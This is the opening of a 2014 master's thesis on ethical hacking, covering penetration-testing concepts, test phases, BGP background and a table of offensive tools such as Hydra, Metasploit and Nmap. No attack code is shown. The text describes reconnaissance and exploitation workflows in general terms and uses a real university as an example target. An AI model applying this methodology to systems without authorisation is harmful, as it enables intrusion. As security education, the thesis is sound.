

2014

Ethical Hacking Using Penetration Testing

Bharath Kumar Koopari Roopkumar
Louisiana State University and Agricultural and Mechanical College

Follow this and additional works at: https://digitalcommons.lsu.edu/gradschool_theses



Part of the [Electrical and Computer Engineering Commons](#)

Recommended Citation

Koopari Roopkumar, Bharath Kumar, "Ethical Hacking Using Penetration Testing" (2014). *LSU Master's Theses*. 3238.

https://digitalcommons.lsu.edu/gradschool_theses/3238

This Thesis is brought to you for free and open access by the Graduate School at LSU Digital Commons. It has been accepted for inclusion in LSU Master's Theses by an authorized graduate school editor of LSU Digital Commons. For more information, please contact gradetd@lsu.edu.

ETHICAL HACKING USING PENETRATION TESTING

A Thesis

Submitted to the Graduate Faculty of the
Louisiana State University and
Agricultural and Mechanical College
in partial fulfillment of the
requirements for the degree of
Master of Science

in

The Division of Electrical and Computer Engineering

by

Bharath Kumar Koopari Roopkumar
B.Tech., Jawaharlal Nehru Technological University, 2012
December 2014

ACKNOWLEDGEMENTS

Dr. Suresh Rai has been the inspirational and wonderful person who introduced me to the world of Networks. I sincerely thank him for the opportunity to work with him. I thank him for immense guidance, patience and moral support towards my completion of master's program.

My sincere thanks go to Dr. Jerry Trahan and Dr. Ramachandran Vaidyanathan for their consent to be the committee members and for their valuable suggestions in improving this document. I also thank Dr. Trahan for approving the proposal of purchasing new equipment for the lab which helped me for this research.

Besides my advisor and the committee, I would like to sincerely thank Mr. Mark Hovey for providing me financial support throughout my masters. I am thankful to him and Mr. Tim Nguyen-Pham for helping me with computer equipment for my research.

Deepest gratitude to my parents Mr. Koopari Roop Kumar and Mrs. Koopari Padma, and to my family for their love, and blessings. I sincerely thank my dear friend Ms. Krishna Kumari Maddali for all the moral support and guidance.

TABLE OF CONTENTS

ACKNOWLEDGEMENTS	ii
LIST OF TABLES	vi
LIST OF FIGURES	vii
LIST OF ABBREVIATIONS	x
ABSTRACT	xii
1. INTRODUCTION	1
1.1 Pentester	1
1.2 Border Gateway Protocol.....	2
1.3 Motivation and Thesis Layout	2
1.3.1 Thesis Goal	4
1.3.2 Thesis Layout.....	5
2. PENETRATION TESTING – AN OVERVIEW	6
2.1 Basic Concepts.....	6
2.1.1 Black-Box	6
2.1.2 White-Box.....	7
2.1.3 Gray-Box.....	7
2.2 Systematic Approach	10
2.2.1 Planning and Preparation	11
2.2.2 Information Gathering and Analysis.....	11
2.2.3 Vulnerability Detection.....	12
2.2.4 Penetration Attempt	13
2.2.5 Analysis and Reporting.....	13
2.2.6 Cleaning Up	14
2.3 Tools and Frameworks.....	14
2.5 Objectives and Benefits	17

2.6 Conclusion	17
3. BORDER GATEWAY PROTOCOL	18
3.1 BGP Attributes	19
3.1.1 Path Attributes	19
3.1.2 BGP Messages	19
3.2 Conclusion	21
4. RELATED WORK	22
4.1 Cisco Packet Tracer	22
4.1.1 Access Attacks	23
4.1.2 LAN Attacks	25
4.2 Graphical Numeric Simulator 3	28
4.2.1 ASA Configuration	29
4.3 Cisco Configuration Professional	33
4.3.1 Configure	33
4.3.2 Monitoring	34
5. IMPLEMENTATION	35
5.1 Laboratory Setup	35
5.1.1 Procedure	39
5.1.2 Tools and Services on PCs	40
5.2 Network Penetration Testing	41
5.2.1 Layer 3 Assessment	42
5.2.2 Layer 2 Assessment	49
5.3 Application Penetration Testing	57
5.3.1 Planning and Preparation	57
5.3.2 Information Gathering and Analysis	57
5.3.3 Vulnerability Detection	59
5.3.4 Penetration Attempt	64
5.3.5 Analysis and Reporting	71
5.3.6 Cleaning Up	71

6. CONCLUSION AND FUTURE WORK	73
REFERENCES	75
APPENDICES	79
Appendix 1: Laboratory Configurations	79
Appendix 2: Topology and Outputs of Cisco Tools	80
Appendix 3: Supportive Screenshots for Pentesting	83
Appendix 4: Tools and Frameworks	85
VITA	91

LIST OF TABLES

2.1 Tools	15
2.2 Frameworks.....	16
A1.1 PC Configurations.....	79
A1.2 Router Configurations.....	79
A4.1 Tools Description.....	85
A4.2 Frameworks Description.....	90

LIST OF FIGURES

1.1	A Procedure Prototype for Pen Testing	2
2.1	Penetration Testing Layout	7
2.2	Types of Testing Based on the Concentration	9
2.3	Step by Step Pen Testing	10
3.1	Scope of BGP.....	18
3.2	The Process of BGP Connection Establishment.....	20
5.1	Lab Topology for Demonstrating Application Attacks	36
5.2	Lab Topology for Layer 3 Penetration Attacks	37
5.3	Lab Topology for Layer 2 Penetration Attacks	37
5.4	Actual Laboratory Setup	38
5.5	TCP Syn Flood Attack Script	42
5.6	Wireshark Analysis on the Victim.....	43
5.7	Output Indicating Defense to TCP Syn Attack.....	44
5.8	Python Code for LAND Attack	45
5.9	Wireshark Analysis of LAND Attack.....	46
5.10	Filtered Packet during Defense	47
5.11	Python Code for IP Spoofing Attack	48

5.12	Wireshark Analysis of IP Spoofing Attack.....	48
5.13	Nmap Scan Indicating the Active Hosts	50
5.14	Python Code for Cam Flooding Attack	51
5.15	Wireshark Analysis of Cam Flooding.....	51
5.16	Cam Flooding On the Switch Console.....	52
5.17	Mac Spoofing Code	53
5.18	Wireshark Analysis for Mac Spoofing	53
5.19	Indicating Security Violation.....	54
5.20	STP Attack Python Code	55
5.21	Wireshark Analysis of STP Attack.....	55
5.22	Switch Port Verification	56
5.23	Telnet on the Victim	59
5.24	Network Scanning Via Ping Sweep.....	60
5.25	Scanning Using Nmap	61
5.26	Vulnerability Scan Using Nmap	63
5.27	Dradis and Nessus Results for .Xml File	63
5.28	Auxiliary Scan Using Metasploit for Mssql	65
5.29	Password Cracking Using Hydra.....	66

5.30	Logging Into the Target Machine	66
5.31	Exploit and Payload Results	67
5.32	Windows Server 2003 Exploitation	68
5.33	Results for Metasploitable Exploit.....	69
5.34	Remote Desktop Connection to the Target.....	70
A2.1	Topology Used to Configure the ASA on GNS3.....	80
A2.2	Communication between the LAN and DMZ.....	80
A2.3	Security Levels to the LAN, DMZ and WAN Areas in the Network.....	81
A2.4	Topologies Used in CPT to Implement the CCNA Security	82
A3.1	Successful Exploit to Windows 2008 Server.....	83
A3.2	Resolving IP Address with DNS Lookup	83
A3.3	BGP Peers and IP Route	84

LIST OF ABBREVIATIONS

ACL	-	Access Control List
AAA	-	Authentication Authorization Accounting
ASA	-	Adaptive Security Appliance
BPDU	-	Bridge Protocol Data Units
BGP	-	Border Gateway Protocol
CDP	-	Cisco Discovery Protocol
CCNA	-	Cisco Certified Network Associate
DNS	-	Domain Name System
DN Sec	-	Domain Name System Security Extensions
DMZ	-	Demilitarized Zone
DTE-DCE	-	Data Terminal Equip - Data Communications Equipment
DTP	-	Dynamic Trunking Protocol
EBGP	-	External Border Gateway Protocol
FTP	-	File Transfer Protocol
GNS3	-	Graphical Network Simulator
GNOME	-	GNU Network Object Model Environment
GUI	-	Graphical User Interface
HTTP	-	Hyper Text Transfer Protocol
IP	-	Internet Protocol
ISP	-	Internet Service Provider
IIS	-	Internet Information Services
IDS	-	Intrusion Detection System
ISSAF	-	Information Systems Security Assessment Framework
IBGP	-	Internal Border Gateway Protocol
ICMP	-	Internet Control Message Protocol
JtR	-	John the Ripper
LSU	-	Louisiana State University
LAN	-	Local Area Network

MTU	-	Maximum Transmission Unit
NIST	-	National Institute of Standards and Technology
NAT	-	Network Address Translation
OSPF	-	Open Shortest Path First
OSSTMM	-	Open Source Security Testing Methodology Manual
OWASP	-	Open Web Application Security Project
PCI	-	Payment Card Industry
POP3	-	Post Office Protocol
PSTN	-	Public Switched Telephone Network
QoS	-	Quality of Service
QEMU	-	Quick EMUlator
RAM	-	Random Access Memory
RIP	-	Routing Information Protocol
SQL	-	Structured Query Language
SSL	-	Secure Socket Layer
SMB	-	Server Message Block
SPF	-	Sender Policy Framework
SOA	-	Service Oriented Architecture
STP	-	Spanning Tree Protocol
TCP	-	Transmission Control Protocol
TLD	-	Top Level Domain
UDP	-	User Datagram Protocol
VPN	-	Virtual Private Network
VNC	-	Virtual Network Computing
VLAN	-	Virtual Local Area Network
VOIP	-	Voice over IP
WAN	-	Wide Area Network
WASC	-	Web Application Security Consortium

ABSTRACT

This thesis provides details of the hardware architecture and the software scripting, which are employed to demonstrate *penetration testing* in a laboratory setup. The architecture depicts an organizational computing asset or an environment.

With the increasing number of cyber-attacks throughout the world, the network security is becoming an important issue. This has motivated a large number of “ethical hackers” to indulge and develop methodologies and scripts to defend against the security attacks. As it is too onerous to maintain and monitor attacks on individual hardware and software in an organization, the demand for the new ways to manage security systems invoked the idea of penetration testing. Many research groups have designed algorithms depending on the size, type and purpose of application to secure networks [55].

In this thesis, we create a laboratory setup replicating an organizational infrastructure to study penetration testing on real time server-client atmosphere. To make this possible, we have used Border Gateway Protocol (BGP) as routing protocol as it is widely used in current networks. Moreover, BGP exhibits few vulnerabilities of its own and makes the security assessment more promising. Here, we propose (a) computer based attacks and (b) actual network based attacks including defense mechanisms. The thesis, thus, describes the way penetration testing is accomplished over a desired BGP network. The procedural generation of the packets, exploit, and payloads involve internal and external network attacks.

In this thesis, we start with the details of all sub-fields in the stream of penetration testing, including their requirements and outcomes. As an informative and learning research, this thesis discusses the types of attacks over the routers, switches and physical client machines. Our work

also deals with the limitations of the implementation of the penetration testing, discussing over the vulnerabilities of the current standards in the technology. Furthermore, we consider the possible methodologies that require attention in order to accomplish most efficient outcomes with the penetration testing. Overall, this work has provided a great learning opportunity in the area of ethical hacking using penetration testing.

1. INTRODUCTION

How can any organizational network be tested for vulnerabilities in both software and hardware aspects to analyze and potentially strengthen the security? How can a network be secured from the hackers attacking routers and switches to manipulate the services?

This chapter addresses such type of questions with an overview for the need for network security and essentials of penetration testing in the current world with the example network breaches. We also consider the application of Border Gateway Protocol (BGP) and its implementation as in the current internet systems. In brief, this chapter deals with the motivational aspects and provides a brief layout of the thesis.

1.1 Pentester

The network security is one of the major concerns of any information system. As the size of the system grows, the possibility of weak configurations increases which in turn create a security loop hole. Security breaches create many complications. For example, recent Home Depot and Target cyber security breaches have brought them a loss of approximately 60 million card numbers to cyber thieves. Similarly, the network breach over JP Morgan's bank in the recent past is likely to cause a huge financial loss [18]. These incidents serve as a wakeup call to many big industries all over the world. The need to secure networks for all the individual organizations, irrespective of the size and purpose of the organization, has become much more important as it helps protect their clients' sensitive information and investments. Providing a secure networking environment against offensive attacks is promising. The demand for the ability of an individual to test a network for vulnerabilities has led to an evolution of a "Pentester" in the recent times [19], meaning a person who performs penetration testing to analyze a specific network. Through penetration testing,

pentesters can help identify vulnerabilities/threats and provide the most dynamic way of protecting certain networks [20]. Figure 1.1 illustrates this concept.




Figure 1.1: A Procedure Prototype for Pen Testing [40]

1.2 Border Gateway Protocol

Unlike other protocols in the routing systems, BGP is the called layer 4 protocol [38]. Current version of BGP being 4 is widely used by the ISPs for internal routing. BGP runs over port 179 to establish a TCP connection. Note that BGP holds different kinds of protocols together in a system of internet. One of the most concerned limitation of BGP is its high vulnerability [45]. Penetration testing on a network running BGP provides a most appropriate relation to the current infrastructure scenario and also helps for future study.

1.3 Motivation and Thesis Layout

Networks have always been a part of all organizations' infrastructure enabling software applications such as file transfer, server features, website, etc. to run over it. In the present world,

irrespective of the size of the organization, networking capability has become an essential requirement. For most people, awareness of networks is limited to having a wireless modem used for household appliances. But without an individual's interference, networks are preconfigured for the mobile phones, desktop, laptops, etc.

Even though every household and organization involves networks and their applications, there are a lot of concerns regarding their maintenance. One of the most typical but serious issues that every network potentially needs to survive is the security breach. There are network intruders everywhere, ranging from a neighbor exploiting an individual's wireless setup to targeting international banks and credit card companies for confidential information. For a person, a prior knowledge of the network principles is important to ensure network security. Network engineers and system administrators are always behind these loop holes in the network to spot and fix. But not every flaw in any network is accessible to the network administrator as it requires deeper study of the vulnerabilities and unfixed bugs.

This thesis is inspired by such security issues. The need for better understanding certain network to be able to track down the bug is also a key motivation. There are many challenges in understanding the knowledge-base of weakness and designing a robust network. To be able to test a layout in parallel, study the vulnerabilities, pretentiously attack any network to practically visualize the possibility of intrusion and to finally develop ways and means to provide a security wall are few of those tasks.

Prototyping this kind of defensive mechanism on well programmed open source software from major designers has become relatively understandable. There is a lot of research and equally lot of experts who have developed systems to demonstrate a security assessment. With the help of the pre-scripted modules from various developers, the job of testing a network has become much

more comfortable. The challenge to demonstrate this kind of infrastructure for performing penetration testing is the main motto of this project. The following network assets count to be major issues in our work;

- Challenge in deploying and creating a network infrastructure replicating real world network using BGP protocol.
- Elaborating the study of vulnerabilities in such type of networks.
- Dealing with physical Cisco routers, switches, Linux and Windows servers.
- Exploitation and gaining access to test the stability of the weak network system.

1.3.1 Thesis Goal

In the field of penetration testing, considerable work has been accomplished to educate an ethical hacker in building strong knowledge base using various online tools and virtual software applications. This thesis is aimed to work beyond the software and provide a visually practical and experimental implication of the tough tasks of designing network layout and performing tests. The algorithms, layouts and the infrastructure presented in this thesis provide a bird's eye view of how a practical network is established with various entities. Also, this thesis focuses on how an attacker could possibly attack the system and how a network engineer could protect the system. Usage of BGP as routing protocol defines a complicated network setup. This work helps elaborate the penetration testing in much more practical manner with more detailing in learning troubleshooting techniques. This thesis would be a strong startup for the information base regarding penetration testing, for students and also for beginners in penetration testing.

1.3.2 Thesis Layout

The layout of the thesis is as follows. Chapter 2 reviews the concept of penetration testing in detail including a discussion on related tools and frameworks used. Chapter 3 deals with the basics of BGP and also explains the relation to the project. Chapter 4 discusses the related work including the previous achievements and the supportive research that have helped develop the aimed concepts. Chapter 5 starts with the laying out of the network infrastructure and further describes a systematic approach carried out to reach the goal with network layout sketch, screen shots, configurations, code files and block diagrams. Chapter 6 involves a discussion about the research contributions and the challenges faced during the experimentation, with appropriate conclusion statements and likely enhancements of this thesis in future. Finally, Appendix 1 and Appendix 2 provide details about configurations, topology and firewalls. We have also included some additional screen shots for penetration testing in Appendix 3. Appendix 4 lists the description of tools and frameworks used in this thesis.

2. PENETRATION TESTING – AN OVERVIEW

Penetration testing is a process of systematic testing of hardware and software systems that involve in creating a complicated network for data storage and transmission. It is a method of understanding and evaluating the security ability of a network by simulating pretentious attacks and exploits. This understanding helps in elaborating the depth of the security system of any organization. This chapter considers all the different types of penetration testing based on the type of approach and also on the type of concentration. An overview of the different phases of penetration testing is described with block diagrams. Further, a description of the various tools that a pentester used are briefly listed. Towards the end, objectives and benefits of this testing methodology are explained.

2.1 Basic Concepts

“Penetration testing is the simulation of an attack on a system, network, piece of equipment or other facility, with the objective of proving how vulnerable that system or “target” would be to a real attack [24]”. This process is carried out by a potential ethical hacker. In simple words, it is the procedural auditing of the security features of an established network or application.

Based on the type of approach, penetration testing is classified into three types [23], namely Black box, White box and Gray box. Figure 2.1 illustrates the scope of this classification scheme. This also narrows down the classification into two major types i.e. external and internal. In simple words, it depends on whether the attacker system is inside the network or is targeting from outside the network.

2.1.1 Black-Box

The Black-Box penetration testing is the most practical attack that a tester implements without having any prior knowledge of the target systems. It is the most effective way to evaluate a system for its security controls [23]. In simple words, the penetration tester would have no access to any sort of information regarding the network, making a real world type of attack. This eliminates the application type, location of the network, types of physical equipment, etc. The attacker has to study the target completely from scratch in a systematic way to reach his goal. The aim of the black box attack on a network is to study the cyber warfare attack completely.




Figure 2.1: Penetration Testing Layout [41]

2.1.2 White-Box

The White-Box provides a formal way of testing certain infrastructure as the tester is provided all the basic information that understands the network layout, IP address and the application details [22]. With this basic knowledge of the target network, the tester would be able to infiltrate the network's infrastructure with the key goal to mitigate the weak points. The tester basically works from inside the network and establishes concrete base to setup a strong system. In simple words, the tester and the organization work hand in hand to enable a tough security system.

2.1.3 Gray-Box

By the name, the Gray-Box is the combination of white box and black box types of penetration testing. Here, the tester is partially provided with the target system's infrastructure. This type is not popular in the usual classification [23]. The available information may include the server IP address or the source code of the application. The tester might not always test the system from inside the network, rather pretend to be a hacker to test the robustness of the network environment.

Furthermore, based on the assessment requirements, penetration testing typically can be divided into four types [26]. Figure 2.2 illustrates this classification scheme.

a) Applications

Applications based penetration testing is mainly the focused on the vulnerabilities in the data monitoring applications along with the firewall security issues. Also, the client-server communication based applications that transfer information to sources might have critical loop holes that count big for the target system. In the current scenario, a lot of major web-based

applications have wide proven vulnerabilities that are yet to be mitigated. These aspects are concentrated while testing the network for its security using penetration testing.




Figure 2.2: Types of Testing Based on the Concentration [42]

b) Network

Network based penetration testing is one the major aspects in performing a testing over an organization's network. Based on the scale of the organization, the physical network might reflect security gaps that usually go unnoticed during the setup. To ensure an unbreakable network and maintain a strong back bone, penetration testing is performed on routers, switches, modems and hubs to fill in the gaps. It is a process where a tester ethically attacks the network operations in an organization to find flaws, vulnerabilities using exploits and aims to patch and fix the loop holes.

c) Physical

The scope of weakness in this area would be the unauthorized physical access to the target machines in an organization. Authentications and restricted access are thoroughly reviewed and tested while dealing with the physical technique penetrating testing. This plays a major role as it

helps gather information of the target system in a much more comfortable way of physically being inside the network. This is concentrated to synthesize the effectiveness of the authorization authentication and access to the physical systems.

d) Social

Social engineering targets on the social websites that can easily be reached using Google and other engines. With the high social exchange over websites like Facebook, LinkedIn and Twitter, a huge amount of information is being shared that could be a starting point of the attackers to build on. Also, public meetings, human interaction are the main weaknesses that are focused on by the attackers [25]. This particular field of penetration testing is useful to evaluate the unauthorized access to the confidential information.

2.2 Systematic Approach

A successful penetration testing methodology is the integration of a step by step procedure that a tester has to follow. Our work is illustrated in the same manner as the steps involved in this methodology. Figure 2.3 illustrates these steps.




Figure 2.3: Step by Step Pen Testing [43]

From the figure, the steps can be further amortized into six stages for better understanding as follows:

2.2.1 Planning and Preparation

Depending on the type of the penetration testing, planning and preparation is the first phase and could be a general meeting among the owners of the organization and the testers or a complete background of the target network. This is usually the approach a tester follows to familiarize the organization regarding every single approach and method that would be involved during the procedure with a lucid aim and scope [27]. Simply it's the phase where the tester gets to know about the target system's background and scales his methodologies with a major objective to exploit all possible vulnerabilities and provide a mitigation method to most of those with genuine detailing. This agenda also involves the privacy policy agreement, deadlines, and scheduling.

2.2.2 Information Gathering and Analysis

This phase, otherwise called as "Reconnaissance," involves gathering information regarding the target. With the knowledge acquired during the planning and preparation phase, the tester in this phase sets a platform to gather network and application information of the organization's system as much as possible. This phase needs clear understanding with proper management so as not to consist of intuitions and guesses. This phase plays a major role in the penetration testing as the amount of information gathered would be proportional to the amount of successful exploits. The main aim of this phase is to analyze the network layout for IP addresses, server names, applications that maintain a database, contact information, and study possible vulnerabilities based on the software [28]. The information can be gathered using the online sources that involve news channels, websites, social media and also by using Linux tools.

This can be further divided into passive and active based on the method of acquiring information. Passive is when information is gathered by searching online and researching on the background of the organization, without interfering with the organization itself. Active is when the process involves the interaction with the organization like banner grabbing.

For example: If the target system is LSU, the attacker can very easily find out the website on Google by just making a search about LSU. With the website, getting the server name, domain names, Internet service provider, the IP address and the range of the host names, operating systems, database application and the security level can be analyzed using a variety of open source tools that are available free of cost online. We shall discuss more about this in the following pages of this write up.

2.2.3 Vulnerability Detection

This phase is otherwise termed as Scanning, as it involves scanning the network based on the information that is available and the respective tools. Elaboration of this phase completely depends on the tester as the vulnerabilities of operating systems and applications are always existing, and the manufacturer works to fix these bugs from time to time. A detailed knowledge of the vulnerabilities in various platforms is very essential to perform this phase successfully [29]. It can be further divided into three major areas based on the type of scanning that is being performed [30].

i) Network Scan

This area concentrates on knowing information regarding all the host machines that are on the network. This scan involves scanning the network's server to gather information of individual hosts on the network. This scanning helps the tester identify the IP address, operating system, and server information. Ping sweep is the most general way to accomplish this type of scanning.

ii) Port Scan

Once the tester acquires information about a specific host, the port scanning helps identify the open ports on the system and the applications that are actively taking part in the host maintenance.

iii) Vulnerability Scan

This scan helps spot possible vulnerabilities in the host machine's operating system or the server applications or the ports that are open for the various protocols.

Scanning phase paves a path to be able to perform attacks on the vulnerable system and/or network.

2.2.4 Penetration Attempt

Here the tester accumulates all the possible packages that suit for exploitation of the type of the vulnerabilities examined during the vulnerability scan. With the scans resulting in open ports, application designers, and operating system information, the tester sends out exploits followed by payloads to run on the host machine timely to ensure the success of the exploitation [31]. During the process, the tester has to populate the packages with all the available information including the target machine's IP address. The successful exploitation brings a consensus on the security level of the organization's network layout.

2.2.5 Analysis and Reporting

If the penetration testing is performed officially for an organizational purpose, clean documentation needs to be provided as the result of the process. This is termed as the Analysis and Reporting phase, wherein the tester lists down all the procedures and methodologies that were used to perform all the above phases including the mitigation and security level scoring. This

documentation comes in very handy to analyze the vulnerabilities and watch for attacks over these for expanded security. Also, for future reference this would help in the information gathering phase.

2.2.6 Cleaning Up

After the whole procedure of exploring vulnerabilities and providing a mitigation methodology, a reverse procedure to clear all the modifications is mandatory, as the organization would not want any trace of the path paved towards vulnerabilities and the applications that are run on the target systems. This is basically undoing the setup, demonstration and exploitation.

Implementation of this systematic approach helps achieve the most efficient penetration testing outcome.

2.3 Tools and Frameworks

For the purpose of offensive security, there are many tools out in the market that help penetration testers and network managers to test and build a secure network layout. Most of them are free, open source tools developed for the purpose of ethical hacking and are specifically designed for usage with Linux machines. Different phases of penetration testing can be accomplished using suitable tools. There are scanning tools, testing tools, working platforms, vulnerability detection tools, etc. Among those are the list of the tools in Table 2.1 that we have used to demonstrate this security assessment. A detailed description of their usage and sources are tabulated in Appendix 4.

Table 2.1: Tools

No	Tool	Reference	Type
1.	Brutus	[10]	Password cracker
2.	Dradis	[48]	Scan report organizer
3.	DNStuff	[11]	DNS report generator
4.	Hydra	[49]	Password cracker
5.	Hping	[13,14]	Packet crafter
6.	John the Ripper	[17]	Password cracker
7.	Kali Linux	[1]	Offensive OS
8.	Metasploitable	[50]	Vulnerable OS
9.	Metasploit	[2,3,4]	Security project
10.	Maltego	[51]	Network visualizer
11.	Nmap	[7]	Network scanner
12.	Netcraft	[8]	Scanning Website
13.	Nessus	[15,16]	Vulnerability scanner
14.	Netcat	[12]	Network utility
15.	Python	[52]	Programming language
16.	Scapy	[53]	Packet crafter
17.	Ubuntu	[6]	Linux flavor
18.	Wireshark	[54]	Packet analyzer

Also, there are various frameworks that pentester adapts for security assessment. These frameworks are widely accepted as they meet requirements of industry standard frameworks [34].

